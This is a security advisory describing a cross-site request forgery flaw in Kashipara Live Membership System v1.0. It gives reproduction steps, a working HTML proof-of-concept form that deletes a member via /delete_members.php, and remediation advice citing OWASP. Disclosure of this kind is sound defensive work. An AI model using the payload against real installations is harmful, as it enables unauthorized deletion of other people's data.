Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Live Membership System v1.0. This could lead to an attacker tricking the administrator into deleting valid member data via a crafted HTML page, as demonstrated by a Delete Member action at the "/delete members.php" URL.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Live Membership System v1.0

(https://www.kashipara.com/project/php/12997/live-membership-system-in-php-project-source-code)


Version: 1.0

Affected Components:

• Affected File: /delete_members.php

Steps:

- 1. Login into the Live Membership System v1.0 (URL: http://localhost/Membership/index.php).
- 2. Navigate to the "Manage Members" menu.
- 3. 2nd entry is for "TestDelete1" member with ID="13". This is a member entry which was created to demonstrate CSRF attack




4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a deletion request for "TestDelete1" member with ID="13".


CSRF POC HTML:

```
<html>
<body>
<script>history.pushState(", ", '/')</script>
<form action="http://localhost/Membership/delete_members.php">
<input type="hidden" name="id" value="13" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```



5. Once we click the "Submit request" button, the member deletion request is sent to the server and "TestDelete1" member with ID="13" gets deleted. This is because there is no Anti-CSRF protection in place.





Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html https://portswigger.net/web-security/csrf/preventing

References:

- <u>CWE-352: Cross-Site Request Forgery (CSRF)</u>
- CAPEC-62: Cross Site Request Forgery